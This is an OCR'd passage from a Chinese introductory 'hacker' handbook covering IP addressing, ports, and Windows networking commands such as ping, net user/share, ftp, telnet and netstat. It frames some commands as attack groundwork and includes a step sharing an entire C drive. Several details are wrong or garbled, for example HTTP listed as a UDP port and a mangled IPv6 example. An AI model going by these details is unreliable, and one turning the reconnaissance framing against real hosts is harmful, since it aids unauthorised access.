按照 TCP/IP（Transport Control Protocol/Internet Protocol，传输控制协议/网际协议）的规定，IP 地址用二进制来表示，每个 IP 地址长 32bit，也就是 4 个字节。例如，一个采用二进制形式记录的 IP 地址是“11000000000010100000101010000001”，这么长的一串字符人们处理起来会很不方便。为了便于人们使用，IP 地址的每个字节经常被记录成十进制形式，字节之间用“.”分开，即 XXX.XXX.XXX.XXX 的形式，每组 XXX 代表小于等于 255 的十进制正整数，例如上面的地址就可以表示为：192.10.10.193，IP 地址的这种表示法称为“点分十进制表示法”，显然这种表示法比用二进制表示容易记忆。

也许有人会认为一台主机只能有一个 IP 地址，这种观点是错误的，事实上，一台主机可以有多个 IP 地址。另外我们也可以通过特定的技术使多台主机共用一个 IP 地址，这样，这些主机在用户看来就像一台主机一样。

2. IP 地址的分类

IP 地址结构采用的是非平面的分层架构的地址空间。在互联网早期，IP 地址被分为了 5 大类，如下图所示。

用点分十进制表示法表示，A 类地址则以第 1 个字节为网络号，其中第 1 位为 0，其范围为 1.0.0.1 ~ 126.255.255.254；B 类地址以前两个字节为网络号，其中第 1 个字节的前两位必须是 10，其范围为 128.0.0.1 ~ 191.255.255.254；C 类地址以前 3 个字节为网络号，其中第 1 个字节的前 3 位必须是 110，其范围为 192.0.0.1 ~ 223.255.255.254；D 类地址不分网络号和主机号，它的第 1 个字节的前 4 位固定为 1110，其范围为 224.0.0.1 ~ 239.255.255.254。D 类地址用于多播通信（一对多通信），主要留给因特网体系结构委员会 IAB（Internet Architecture Board）使用。E 类地址不分网络号和主机号，它的第 1 个字节的前 5 位固定为 11110，其范围为 240.0.0.1 ~ 255.255.255.254，E 类地址保留为以后使用。也许有人已经发现在上面几类地址的划分中没有 127.0.0.1 ~ 127.255.255.254 地址段，这是因为这一地址段保留作为本地软件环回测试本主机之用，例如 127.0.0.1 就是指本机。另外，A 类地址中的地址段 10.0.0.0 ~ 10.255.255.255，B 类地址中的地址段 172.16.0.0 ~ 172.31.255.255 和 C 类地址中的地址段 192.168.0.0 ~ 192.168.255.255 等作为私有地址，不能用在互联网上，而只能用于局域网。

需要指出的是：由于 IPv4 地址的枯竭，IPv6 技术尚不成熟，为了减缓 IP 地址的枯竭速度，近年来已经广泛使用无分类的 IP 地址，A 类、B 类、C 类地址的区分已成为历史。本书限于篇幅的原因就不介绍无分类 IP 地址了，有兴趣的读者可以自己查阅资料。

3. IPv6 地址简介

随着互联网的发展，网络上的主机越来越多，IP 地址渐渐枯竭，虽然使用无分类 IP 地址减缓了它的枯竭速度，但并不能完全解决这个问题。为了彻底解决这个问题，人们开发出了具有更大地址空间的新版本 IP 协议，即 IPv6。下面简单介绍一下 IPv6 的 IP 地址。IPv6 将 IP 地址从 32bit 扩展为 128bit，地址空间增大了 296 倍，这样大的空间在可预见的未来是不会用完的，因此 IPv6 号称“可以给地球上的第一粒沙子分配一个 IP 地址”。由于 IPv6 使用 128 位的地址，所以 IPv4 使用的点分十进制表示法就不够方便了。例如，下面是一个用点分十进制表示的 IPv6 地址：104.230.140.100.255.255.255.255.0.0.17. 128.150.10.255.255。为了使地址再简单一些，它使用冒号十六进制表示法，把每两个字节（16bit）的值用十六进制表示，各值之间用冒号分隔，如上面的地址就可以表示为 68E6:8C64:FFFF:FFFF:0:1180:960A:FFFF。冒号十六进制表示法可以采用零压缩技术，即一连串连续的 0 可以用一对冒号替代，如 FF05:0:0:0:0:0:0:B3 可以表示为 FF05::B3。为了保证零压缩有一个唯一的解释，IPv6 规定在任一个地址中只能使用一次零压缩。另外，冒号十六进制表示法还可以结合点分十进制表示法的后缀，再使用零压缩技术就可以方便地实现 IPv4 和 IPv6 的互相转换。例如一个 IPv4 地址 128.0.0.1 转换为 IPv6 地址就可以记为 0:0:0:0:0:0:128.0.0.1，再使用零压缩后就可以表示为：128.0.0.1。

事实上，有关 IP 地址的知识是相当多的，受本书篇幅所限，这里不再介绍，有兴趣的读者可以自己查阅资料。

1.2.2 端口

“端口”是英文 port 的译义，可以认为是电脑与外界进行通信交流的出口。其中硬件领域的端口又称接口，如 USB 端口、串行端口等。软件领域的端口一般是指网络中面向连接服务和无连接服务的通信协议端口，是一种抽象的软件结构，包括一些数据结构和 I/O（基本输入输出）缓冲区。

在网络技术中，端口（Port）的含义有多种。集线器、交换机、路由器的端口指的是连接其他网络设备的接口，如 RJ-45 端口、Serial 端口等。我们这里所指的端口不是指物理意义上的端口，而是特指 TCP/IP 协议中的端口，是逻辑意义上的端口。

端口是用来解决主机应该把接收到的数据包传送给众多同时运行的进程中的哪一个的问题的。例如 http 协议使用 80 号端口，FTP 协议使用 21 号端口，这样通过不同的端口，电脑同时运行的不同进程就可以互不干扰地进行通信了。通常来说，一台电脑一般有 65535 个端口，而常用的端口也就几十个，由此可见，我们还有大量的端口没有使用。这样，黑客程序就可以采用某种方法，打开我们没有使用的端口，从而对电脑进行控制。

1. 端口的分类

这 65535 个端口按不同的分类标准可以分为多类，其中最常用的分类标准有以下两种。

按端口号分，端口可以分为三大类，分别是“公认端口”、“注册端口”和“动态和/或私有端口”。

公认端口

公认端口（Well Known Ports）的端口号从 0 到 1023，它们紧密绑定于一些服务。通常这些端口的通信明确表明了某种服务的协议，这种端口不可再重新定义它的作用对象。例如 80 端口是 HTTP 通信所使用，21 端口是 FTP 服务所使用，23 端口是 Telnet 服务所使用，SMTP（简单邮件传输协议）使用 25 号端口，等等。

注册端口

注册端口（Registered Ports）端口号从 1024 到 49151，它们松散地绑定于一些服务。也就是说有许多服务绑定于这些端口，这些端口同样用于许多其他目的。这些端口大多数没有明确的定义服务对象，应用程序会根据自己的实际需要进行定义，例如腾讯 QQ 客户端用得就是 4000 端口。需要指出的是：这些端口也是木马程序的常用端口，是防护和查杀木马程序必须要检查的端口。

动态和/或私有端口

动态和/或私有端口（Dynamic and/or Private Ports）端口号从 49152 到 65535。理论上不应为服务分配这些端口，但实际上一些较为特殊的程序，特别是一些木马程序就喜欢使用这些端口，因为这些端口通常不被人们注意，容易隐蔽。事实上，机器通常从 1024 起分配动态端口，但也有例外：SUN 的 RPC 端口就是从 32768 开始。

网络上常用的通信有两种，分别是面向连接（TCP，传输控制协议）和无连接（UDP 协议，用户数据报协议）。电脑端口也可以分为这两类，即“TCP 端口”和“UDP 端口”。面向连接通信要经过 3 个阶段：数据传数前，先建立连接，连接建立后再传输数据，数据传送完后释放连接。面向连接通信，可确保数据传送的次序和传输的可靠性，采用的是 TCP（传输控制协议）。无连接通信只有传输数据阶段，消除了除数据通信外的其他开销。只要发送实体是活跃的，无须接收实体也是活跃的。它的优点是灵活方便、迅速，特别适合于传送少量零星的报文，但无连接服务不能防止报文的丢失、重复或失序，它采用的是 UDP 协议（用户数

据报协议）。因此，端口也可以按使用的网络协议分为TCP端口和UDP端口。由于TCP和UDP两个协议是独立的，因此各自的端口号也相互独立，比如TCP有235号端口，UDP也可以有235号端口，两者并不冲突。

常见的TCP端口主要有以下几种。

- FTP

FTP协议（文件传输协议）所用的21号端口，用于文件传输服务，例如文件上传和下载。

- Telnet

远程登录服务使用的23号端口，用于远程登录，客户可以以自己的身份远程连接到电脑上。

- SMTP

简单邮件传输协议，大多数的邮件服务器用的就是这个协议，用于邮件发送。这个服务会开启25号端口。

- POP3

邮局协议第三版（Post Office Protocol Version 3，POP3），和SMTP协议相对，用于邮件接收，通常使用110号端口。

常见的UDP端口有以下几个。

- HTTP

这个协议是人们使用最多的协议，也就是人们常说的“超文本传输协议”。上网进行网页浏览时就是使用这个协议，提供HTTP服务要开启80端口。

- DNS

域名解析服务。由于IP地址是纯数字形式的，不方便记忆，于是就出现了便于记忆的域名，但是电脑只能通过IP地址寻找要访问的主机，此时就要将域名解析成为IP地址，将域名解析成IP地址的工作就由DNS服务器（域名解析服务器）来完成，该服务用的是53号端口。

- SNMP

简单网络管理协议，用于管理网络设备，使用161号端口。

- QQ

QQ客户端是既可以发送又可以接收的，这样聊天的两个人才是平等的。QQ采用的是UDP协议，它使用8000号端口侦听是否有数据到来，用4000号端口向外发送数据。


2. 端口的查看

在Windows 2000/XP/Server 2003/Vista/Server 2008中，可以使用Netstat命令来查看活动端口的状况。

1 选择【开始】➢【运行】菜单项，弹出【运行】对话框。

2 在【打开】下拉列表文本框中输入“cmd”命令，然后单击 确定 按钮。

3 在打开的【命令提示符】窗口中输入“netstat /a /n”命令，按下【Enter】键，此时即可看到数字形式显示的活动的TCP连接和UDP连接的端口号以及它们的状态。



如果想要对某电脑进行攻击，必须对目标电脑的信息有大概的了解，这时可以用扫描工具对目标主机进行扫描。这样就可以得到目标主要打开端口的情况，进而推测出目标电脑提供了哪些服务，从而对目标电脑有一个初步的了解。

有两种情况可以在管理员不知情的情况下打开较多的电脑端口，一是提供了某种服务而管理员没有注意，例如安装 IIS（Internet Information Server，因特网信息服务）的时候就会自动增加很多服务；二是电脑被安装了木马，通过一些特殊的端口进行通信。这都是很危险的，如果管理员不了解电脑提供的服务，就会降低系统的安全性。因此要做好电脑的安全防范工作，首先就要扫描本机开放的端口。

3. 关闭/开启端口


前面介绍了如何扫描本机端口，那么扫描完成后发现了不需要或者不安全的端口又该怎样关闭呢？下面以关闭 Remote Desktop Help Session Manager（Windows 远程协助服务）为例进行介绍，具体的操作步骤如下。

1 选择【开始】➢【控制面板】菜单项，打开【控制面板】窗口。

2 双击窗口中的【管理工具】图标，打开【管理工具】窗口。

3 双击【服务】图标，打开【服务】窗口，找到【Remote Desktop Help Session Manager】服务项，该服务项的作用是管理远程协助。

4 双击该服务项，弹出【Remote Desktop Help Session Manager 的属性】对话框，切换到【常规】选项卡，在【启动类型】下拉列表中选择【已禁用】选项，然后单击 确定 按钮即可禁用该服务。




将端口关闭后，如果想将其再打开，则可在【常规】选项卡的【启动类型】下拉列表中选择【自动】选项，然后单击 应用(A) 按钮，在【服务状态】组合框中单击 启动(S) 按钮，再单击 确定 按钮即可。

对于个人电脑来说，因为不需要对外提供任何服务，所以可以限制所有的端口；而对于服务器来说，除了必要端口外（例如万维网服务器的 80 端口，FTP 服务器的 21 端口，邮件服器的 25、110 端口，DNS 服务器的 53 端口等），其他的端口可以全部关闭，这们可以减少电脑的漏洞，提高系统的安全系数。

对于 Windows XP 系统来说，不需要安装其他的软件，利用系统自带的“TCP/IP 筛选”功能就可以实现对端口的限制。具体的操作步骤如下。

1 打开【控制面板】窗口，然后双击【网络连接】图标。



2 打开【网络连接】窗口。

3 双击【本地连接】图标（如果是通过 ADSL 拨号上网的用户，则再双击【宽带连接】图标），在弹出的【本地连接 状态】对话框中切换到【常规】选项卡中。

4 单击 属性(P) 按钮，弹出【本地连接 属性】对话框，在【此连接使用下列项目】列表框中选择【Internet 协议（TCP/IP）】选项，然后单击 属性(R) 按钮。

5 弹出【Internet 协议（TCP/IP）属性】对话框，单击 高级(V)... 按钮。

6 弹出【高级 TCP/IP 设置】对话框，切换到【选项】选项卡中，选中【可选的设置】列表框中的【TCP/IP 筛选】选项。

7 单击 属性(P) 按钮，弹出【TCP/IP 筛选】对话框，选中【启用 TCP/IP 筛选（所有适配器）】复选框，然后选中 3 个【只允许】单选按钮。

8 这时用户就可以添加或删除 TCP、UDP 或 IP 的各种端口了。添加或删除完成单击 确定 按钮，然后重新启动电脑，即可完成对端口的限制或者解除限制。

通常来说，我们可以根据电脑提供的服务来确定对哪些端口进行限制或解除限制。如果只是上网浏览网页，可以将所有的端口都限制（也就是不添加任何端口）；而要使用一些网络通信工具，就需要打开相应的端口。例如使用 OICQ 的话，就需要开放 4000 端口。

1.3 黑客的常用命令

要想成为一名黑客，掌握各种网络命令是最基本的要求。本节介绍一些 Windows 下黑客常用的 DOS 网络命令。

1.3.1 ping 命令

ping 是用来检查网络是否通畅或者网络连接速度的命令。作为一名活跃在网络上的管理员或者黑客来说，ping 命令是一个必须掌握的 DOS 命令。

ping 命令的原理是这样的：网络上的机器都有唯一确定的 IP 地址，我们给目标 IP 地址发送一个数据包，对方就要返回一个同样大小的数据包，根据返回的数据包可以确定目标主机


的存在，可以初步判断目标主机的操作系统等。通过 ping 命令可以让目标主机返回 TTL 值，利用所返回的 TTL 值就可以大概地推断出目标主机所用的操作系统（OS）。一般来说，Windows 系统返回的 TTL 值在 100～130 之间，而 UNIX/Linux 系统返回的 TTL 值则在 240～255 之间。需要注意的是：TTL 的值是可以修改的，因此此种方法仅可作为参考。

事实上，ping 命令可以认为是一个测试程序，如果 ping 命令运行正常，基本上可以排除物理层、数据链路层和网络层存在故障的可能性，从而大大减小问题出现的范围。由于可以自己定义数据包的大小和发送时间的长短，因此 ping 命令也被某些人作为 DDOS（分布式拒绝服务攻击）的工具，例如，Yahoo 就曾被黑客利用数百台可以高速接入互联网的电脑连续发送大量的 ping 数据包而瘫痪。

按照 Windows 的默认设置，其 ping 命令发送 4 个 ICMP（网间控制报文协议）回送请求，每个为 32 字节，如果一切正常，我们应能得到 4 个回送应答。另外，ping 命令可以以毫秒为单位显示发送回送请求到返回回送应答之间的时间量，时间量越小代表数据包通过的路由器越少或网速越快。

使用 ping 命令的具体步骤如下。

1 按照前面介绍的方法打开【运行】对话框。



2 在【打开】下拉列表文本框中输入“cmd”，然后单击 确定 按钮，打开【命令提示符】窗口。

3 在【命令提示符】窗口中输入 ping 命令，格式为“ping+空格+IP 地址”，例如输入“ping 192.168.1.1”，然后按下【Enter】键。

4 另外，可以使用“ping 127.0.0.1”或“ping＋空格＋本机名称”的方法测试本机是否安装了 TCP/IP 协议，如果显示“Reply from 127.0.0.1…”，就说明已经安装了该协议。

5 还可以用“ping＋空格＋远程计算机 IP 地址”或“ping＋空格＋远程计算机域名”的方法测试能否到达远程计算机，如果显示“Reply from……”则说明可以连通，如果显示“Request

timed out”则表示不能连通。例如测试是否可以连通百度的主机，就可以输入“ping www.baidu.com”进行测试。

下面介绍该命令的常用参数。

-l size：发送 size 指定数据量的数据包。默认为 32 字节，最大值是 65500 字节。

-f：在数据包中发送“不要分段”标志，数据包就不会被路由上的网关分段。通常所发送的数据包都会通过路由分段再发送给对方，加上此参数以后路由就不会再分段处理。

-i TTL：将“生存时间”字段设置为 TTL 指定的值。指定 TTL 值在对方的系统里停留的时间，同时检查网络运转情况。

-v tos：将“服务类型”字段设置为 tos 指定的值。

-r count：在“记录路由”字段中记录传出和返回数据包的路由。通常情况下，发送的数据包是通过一系列路由才到达目标地址的，通过此参数可以设定想探测经过路由的个数。限定能跟踪到 9 个路由。

-s count：指定 count 指定的跃点数的时间戳。与参数-r 差不多，但此参数不记录数据包返回所经过的路由，最多只记录 4 个。

-j host-list：利用 computer-list 指定的计算机列表路由数据包。连续计算机可以被中间网关分隔（路由稀疏源）IP 允许的最大数量为 9。

1.3.2 net 命令

net 命令是功能强大的以命令行方式执行的工具。它包含管理网络环境、服务、用户、登录等重要的管理功能，内置于 Windows 系统中。

1. 工作组和域

在介绍 net 命令之前先介绍一下“工作组”和“域”的概念。

工作组（Work Group）就是将不同的电脑按功能分别列入不同的组中，以方便管理。比如在一个网络内，可能有成百上千台工作电脑，如果这些电脑不分组，都列在“网上邻居”内，可想而知会有多么乱。为了解决这一问题，Windows 引入了“工作组”这个概念，比如一所高校，会分为诸如数学系、中文系之类的，然后数学系的电脑全都列入数学系的工作组中，中文系的电脑全部列入到中文系的工作组中……如果用户要访问某个系别的资源，就在“网上邻居”里找到那个系的工作组名，双击就可以看到那个系别的电脑了。

域既是 Windows 网络操作系统的逻辑组织单元，也是 Internet 的逻辑组织单元，在 Windows 网络操作系统中，域是安全边界。域管理员只能管理域的内部，除非其他的域显式地赋予他管理权限，他才能够访问或者管理其他的域。每个域都有自己的安全策略，以及它与其他域的安全信任关系。

其实我们可以把域和工作组联系起来理解，在工作组上用户的一切设置在本机上进行，包括各种策略，用户登录也是登录在本机的，密码是放在本机的数据库来验证的。而如果用户的计算机加入域的话，各种策略则是域控制器统一设定，用户名和密码也是放到域控制器去

验证，也就是说用户的账号密码可以在同一域的任何一台计算机登录。

如果说工作组是“免费的旅店”，那么域（Domain）就是“星级的宾馆”；工作组可以随便出出进进，而域则需要严格控制。“域”的真正含义指的是服务器控制网络上的计算机能否加入的计算机组合。一提到组合，势必需要进行严格的控制。不过在“域”模式下，至少有一台服务器负责每一台联入网络的电脑和用户的验证工作，相当于一个单位的门卫一样，称为“域控制器(Domain Controller，缩写为 DC)”。

域控制器中包含了由这个域的账户、密码、属于这个域的计算机等信息构成的数据库。当电脑联入网络时，域控制器首先要鉴别这台电脑是否是属于这个域的，用户使用的登录账号是否存在、密码是否正确。如果以上信息有一样不正确，那么域控制器就会拒绝这个用户从这台电脑登录。不能登录，用户就不能访问服务器上有权限保护的资源，他只能以对等网用户的方式访问 Windows 共享出来的资源，这样就在一定程度上保护了网络上的资源。

2. net 命令介绍

下面介绍 net 命令的几种不同用法。

- net localgroup

该命令用于添加、显示或更改用户组。命令格式为：net localgroup groupname {/add[/comment:“text”]|/delete}[/domain]。

在命令提示符窗口输入不带参数的 net localhost 显示的是服务器名称和计算机的本地组名，如下图所示。


命令中的 groupname 是要添加、扩充或删除的本地组名称，显示某个组的信息。

在介绍命令之前先创建一个用于实验的组，具体的操作步骤如下。


1 打开【控制面板】窗口，双击【管理工具】图标。

2 打开【管理工具】窗口，双击【计算机管理】图标。

3 打开【计算机管理】窗口，双击【本地用户和组】选项。



4 在展开的列表中选择【组】选项。



5 在该选项上单击鼠标右键，在弹出的快捷菜单中选择【新建组】菜单项。

6 弹出【新建组】对话框，在【组名】文本框中输入“experiment”，单击 创建(C) 按钮，然后单击 关闭(O) 按钮完成创建。

下面介绍该命令的常用参数。

/comment “text”：为新建或现有组添加注释。输入命令：net localgroup experiment /comment "用于实验"。

name：列出要添加到本地组或从本地组中删除的一个或多个用户名或组名。输入命令：net localgroup experiment exper1 /add，就可以将用户“exper1”加入到组“experiment”中（在运行该命令之前请先用“net user exper1 /add”命令创建“exper1”用户）。

/domain：在当前域的主域控制器中进行操作，否则仅在本地计算机上进行操作。输入命令：net localgroup /domain，如果没有域控制器，就会出现错误，错误号为 1355。

/add：将全局组名或用户名添加到本地组中。

/delete：从本地组中删除组名或用户名。输入命令：net localgroup experiment exper1 /;delete;就可以将用户“exper1”从组“experiment”中删除。

net share


该命令的作用是创建和删除共享资源。命令格式为：net share sharename=driver:path/users:number/unlimited/remark:“text”。


命令中 sharename 是共享资源的网络名称。driver:path 是指定共享目录的绝对路径；users:number 设置可同时访问资源的最大用户数；unlimited 不限制同时访问共享资源的用户数；remark:“text”添加关于资源的注释，注释文字用引号引住。

1 当无参时，就可以查看共享信息。

2 将本地 C 盘设置为共享，不限制可以同时访问的人数，命令为：net share C=C: /unlimted。

3 此时可以用“net share”查看，也可以打开【我的电脑】窗口查看。





net user

该命令用来显示用户账户信息，修改、添加或删除用户账户。命令格式为：net user [username [password | *]] [/domain]或net user [username [password|*]]/add[options][/domain]或net user [username[/delete][/domain]]。

其中username指定要添加、删除、修改或查看的用户账户名称，password 为用户账户指定或更改密码。输入星号（*）将给出密码的提示，在密码提示符下输入密码时不显示密码。domain 是指在域控制器上进行操作。

1 输入不加参数的 net user 查看计算机上的用户账户列表。

2 下图建立一个用户名为“explorer”、密码为“123”的账户，命令为：net user explorer 123 /add。

3 再用“net user”查看一下账户是否添加成功。

4 若要对上面建立的用户的密码进行修改，由“123”改为“456”，命令为：net user explorer 456。

5 使用这个命令还可以将用户账户删除，例如删除“explorer”账户，命令是：net user explorer /delete。

6 用“net user”查看，可以发现“explorer”账户已删除。

- net start/pause/continue/stop

这几个命令用来控制启动、暂停、继续以及停止网络服务。

1 net start 命令用于开启一个服务，命令格式为：net start service，其中 service 表示网络服务的名称。下图为开启 Telnet 服务，命令为：net start telnet。

2 net pause 命令用于暂停一个服务，命令格式为：net pause service。下图为暂停 Telnet 服务，命令为：net pause telnet。

3 net continue 命令用于继续一个暂停的服务，格式为：net continue service，例如下图中的命令：net continue telnet。

4 net stop 用于停止一个服务，其格式为：net stop service，例如下图中的命令：net stop telnet。

- net view

net view 主要用于显示域列表、计算机列表和指定计算机的共享资源列表。命令的格式是：

net view [\\computer |/domain [:domainname]], computername 指定查看其共享资源的计算机，domain[:domainname]指定要查看其可用计算机的域。

1 不带参数的“net view”，显示当前域的计算机列表。

2 指定要查看的计算机的 IP 地址，就可以查看该计算机的共享资源。例如要查看 IP 地址为“192.168.1.127”的计算机的共享资源，就可以输入命令“net view \\192.168.1.127”。

其他常用的 net 命令

net time 命令用于使计算机的时钟与另一台计算机或域的时间同步。命令格式为：net time [\\computername|/domain[:name]][/set] 。其中 computer 是要检查或同步的计算机或服务器名，domain [:name] 指定要与时间同步的域，set 使本地计算机时钟与指定计算机或域的时钟同步。

例如要查看 IP 地址为“192.168.1.127”的计算机时间，可用“net time \\192.168.1.127”查看。

net config 命令的作用是显示当前运行的可配置服务，或显示并修改某项服务的设置。命令格式为：net config service options，其中 service 是通过命令进行配置的服务，options 是服务的特定选项。例如可以用 net config workstation 来了解本机的配置信息。

1.3.3 ftp 命令

ftp 命令是 Intemet 用户使用最频繁的命令之一，不论是在 DOS 还是在 UNIX 操作系统下，都会遇到大量的 ftp 内部命令。

ftp 命令是非常重要的，熟悉并灵活应用 ftp 的内部命令，可以大大方便使用者，并收到事半功倍之效。

ftp 的命令行格式如下。

ftp -v-d-i-n-g[主机名]，其中各项含义介绍如下。

-v：显示远程服务器的所有响应信息。

-i：传送多个文件时关闭交互操作。

-n：限制 FTP 的自动登录，即不使用 netrc 文件。

-d：使用调试方式。

-g：取消全局文件名。

下面使用已经设置好的服务器进行 ftp 演示。

1 在【命令提示符】窗口中输入“ftp”，然后按下【Enter】键。

2 输入 ftp 服务器的地址，在这里用的是“s560.now-cn.net”，命令是：open s560.now-cn.net。

3 输入用户名信息，在 User (s560.now-cn.net:(none)):后面输入已经注册的用户名。

4 按下【Enter】键后，提示用户名输入正确，要求输入密码，在 Password：后面输入 ftp 设置的密码（密码不显示）。

5 输入完毕按下【Enter】键，显示出“User XXX logged in”字样，说明已经登录成功。

6 输入“dir”命令，对服务器上的文件和文件夹进行查阅。

7 输入命令“mkdir shl”，新建一个名为“shl”的文件夹。

8 输入命令“cd shl”进入新建立的目录。

9 输入“bin”，表示使用二进制传输。

10 接下来上传一个文件，这里将 D 盘里的 sl.txt 文件上传到服务器上。首先需要定位要上传文件在本地磁盘中的位置。其输入的命令为：“lcd［文件路径］”，由于这里要上传的文件在 D 盘，所以应输入：“lcd D:\”。

11 上传 sl.txt 的文件命令为：put sl.txt。

12 稍等片刻，会提示用户传输完成。用户也可以将服务器上的文件下载到本地的计算机中。首先定位要下载本地计算机的绝对路径，然后用 get 命令进行文件获取。这里将刚刚上传的 sl.txt 文件下载到 E 盘。

13 如果要删除文件，需要用到“del”命令。例如删除刚刚上传的 sl.txt 文件，则输入“del sl.txt”，然后按下【Enter】键。删除完成，会在【命令提示符】窗口中提示用户“DELE command successful”，表示删除文件成功。

14 操作完成，如果用户想退出 ftp 站点，输入“quit”命令即可。

本小节简单地介绍了 ftp 的用法，用户还可以参考网络和专业书籍进一步学习。

1.3.4　Telnet 命令

Telnet 是传输控制协议/因特网协议（TCP/IP）网络（例如 Internet）的登录和仿真程序。它最初是由 ARPANET 开发的，但是现在它主要用于 Internet 会话。

Telnet 的基本功能是：允许用户登录进入远程主机系统。起初，它只是让用户的本地计算机与远程计算机连接，从而成为远程主机的一个终端。它的一些较新的版本在本地进行更多的处理，于是可以提供更好的响应，并且减少了通过链路发送到远程主机的信息数量。

Telnet 服务虽然也属于客户机/服务器模型的服务，但它更大的意义在于实现了基于 Telnet 协议的远程登录（远程交互式计算），下面介绍远程登录的具体方法（以使用 Telnet 命令登录本地一台 IP 地址为 192.168.1.12 的计算机为例）。

1 在【命令提示符】窗口输入“telnet 192.168.1.12”。

2 按下【Enter】键，进入电脑远程登录界面。

3 在其中输入“n”，然后按下【Enter】键。此时在“login:”后面输入：“yan”（该计算机的用户名），然后再输入“123”（该计算机的密码），此密码不会显示。

按下【Enter】键即可登录，此时用户就可以使用各种命令对这台计算机进行操作了。

1.3.5 netstat 命令

netstat 是运行在 Windows 系统命令提示符下的一个工具，使用该工具可以显示协议统计和当前的 TCP/IP 连接。该命令只有在安装了 TCP/IP 协议之后才可以使用。

netstat 命令可以显示路由表、实际的网络连接以及每一个网络接口设备的状态信息。netstat 用于显示与 IP、TCP、UDP 和 ICMP 等协议相关的统计数据，一般用于检验本机各端口的网络连接情况。

该命令的格式为：

NETSTAT [-a] [-b] [-e] [-n] [-o] [-p proto] [-r] [-s] [-v] [-interval]

-a：显示所有连接和监听端口。

-b：显示包含于创建每个连接或监听端口的可执行组件。在某些情况下已知可执行组件拥有多个独立组件，并且在这些情况下包含于创建连接或监听端口的组件序列被显示。

-e：显示以太网统计信息。此选项可以与-s 选项组合使用。

-n：以数字形式显示地址和端口号。

-o：显示与每个连接相关的所属进程 ID。

-p：proto 显示 proto 指定的协议的连接。proto 可以是下列协议之一：TCP、UDP、TCPv6 或 UDPv6。

-v：显示所有可执行组件。

-r：显示路由表。

-s：显示按协议统计信息。默认显示 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 和 UDPv6 等的统计信息。

interval：重新显示选定统计信息，每次显示之间暂停时间间隔（以秒计）。按【Ctrl】+【C】组合键停止重新显示统计信息。如果省略，netstat 则显示当前配置信息（只显示一次）。

1.3.6 DOS 命令

DOS 作为微软开发的第一款操作系统，虽然功能不是很强大，但是其命令由于操作快捷，所以随着操作系统的发展保留了下来，且功能越来越强大。

DOS 命令从文件和磁盘操作到网络和多媒体操作等样样都能方便地做到，而且能做许多在 Windows 等系统或环境下做不到或做不好的事。其优点是快捷，熟练的用户可以通过创建

BAT 或 CMD 批处理文件完成一些烦琐的任务，通过一些判断命令（IF、|）甚至可以编一些小程序。因此直到当今，它还依然被人们广泛使用着并在不断地发展。

下面介绍几个常用的 DOS 命令（DOS 命令是不区分大小写的）。

DIR 命令

